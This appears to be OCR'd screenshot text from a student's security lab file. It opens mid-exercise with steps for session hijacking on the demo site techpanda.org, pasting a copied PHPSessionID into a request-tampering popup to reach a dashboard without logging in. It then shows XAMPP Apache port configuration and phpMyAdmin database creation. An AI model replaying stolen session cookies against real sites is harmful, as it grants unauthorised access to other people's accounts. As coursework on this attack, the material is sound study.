
- On the popup, remove the tick of 'Continue Tampering?' and click on Submit
- Now again directly open the dashboard URL:
- http://www.techpanda.org/dashboard.php









- On the popup, 'Continue Tampering?' click on tamper, and paste the earlier copi




ed PHPSessionID and press Ok




• On the popup, remove the tick of 'Continue Tampering?' and click on Submit





• You should see the logged in dashboard directly without logging in.





Practical 8



docs.google.com/document/d/1_C8cs1gW2OBIZqxc1dQrn-q0KNMaRuaa/edit#heading=h.gjdgxs
Some Word features can't be displayed in Google Docs and will be dropped if you make changes
View details
Share
XAMPP Control Panel v3.2.2
*httpd.conf - Notepad
File Edit Format View Help
#
Change this to Listen on specific IP addresses as shown below to
prevent Apache from glomming onto all bound IP addresses.
#
#Listen 12.34.56.78:80
Listen 8080
#
Dynamic Shared Object (DSO) Support
#
To be able to use the functionality of a module which was built as a DSO you
have to place corresponding `LoadModule' lines at this location so the
directives contained in it are actually available _before_ they are used.
Statically compiled modules (those listed by `httpd -l') do not need
to be loaded here.
#
Example:
LoadModule foo_module modules/mod_foo.so
#
LoadModule access_compat_module modules/mod_access_compat.so
LoadModule actions_module modules/mod_actions.so
LoadModule alias_module modules/mod_alias.so
LoadModule allowmethods_module modules/mod_allowmethods.so
Ln 60, Col 12
100%
Windows (CRLF)
UTF-8
Machine Learn
Introduction
Image Proces
Methods for n
Comparative S
Conclusion
References
Type here to search
22°C
ENG
08:18
18-02-2022



docs.google.com/document/d/1_C8cs1gW2OBIZqxc1dQrn-q0KNMaRuaa/edit#heading=h.gjdgxs
Some Word features can't be displayed in Google Docs and will be dropped if you make changes
View details
Share
XAMPP Control Panel v3.2.2
httpd-ssl.conf - Notepad
File Edit Format View Help
#SSLRandomSeed connect file:/dev/random 512
#SSLRandomSeed connect file:/dev/urandom 512
#
When we also provide SSL we have to listen to the
standard HTTP port (see above) and to the HTTPS port
#
Listen 4430
##
SSL Global Context
##
All SSL configuration in this context applies both to
the main server and all SSL-enabled virtual hosts.
##
SSL Cipher Suite:
List the ciphers that the client is permitted to negotiate,
and that httpd will negotiate as the client of a proxied server.
See the OpenSSL documentation for a complete list of ciphers, and
ensure these follow appropriate best practices for this deployment.
httpd 2.2.30, 2.4.13 and later force-disable aNULL, eNULL and EXP ciphers,
Ln 36, Col 12
100%
Windows (CRLF)
UTF-8
Machine Learn
Introduction
Image Proces
Methods for n
Comparative S
Conclusion
References
Type here to search
22°C
ENG
08:19
18-02-2022



docs.google.com/document/d/1_C8cs1gW2OBIZqxc1dQrn-q0KNMaRuaa/edit#heading=h.gjdgxs
Some Word features can't be displayed in Google Docs and will be dropped if you make changes
View details
Share
XAMPP Control Panel v3.2.2
httpd.conf - Notepad
File Edit Format View Help
ServerAdmin: Your address, where problems with the server should be
e-mailed. This address appears on some server-generated pages, such
as error documents. e.g. admin@your-domain.com
#
ServerAdmin postmaster@localhost
#
ServerName gives the name and port that the server uses to identify itself.
This can often be determined automatically, but we recommend you specify
it explicitly to prevent problems during startup.
#
If your host doesn't have a registered DNS name, enter its IP address here.
#
ServerName localhost:8080
#
Deny access to the entirety of your server's filesystem. You must
explicitly permit access to web content directories in other
<Directory> blocks below.
#
<Directory />
AllowOverride none
Require all denied
Ln 227, Col 26
100%
Windows (CRLF)
UTF-8
Type here to search


localhost:8080/phpmyadmin/server_databases.php?lang=en
phpMyAdmin
Server: 127.0.0.1
Databases
SQL
Status
User accounts
Export
Import
Settings
Replication
Variables
Charsets
More
Databases
Create database
sql_db
latin1_swedish_ci
Create
Database
Collation
Action
information_schema
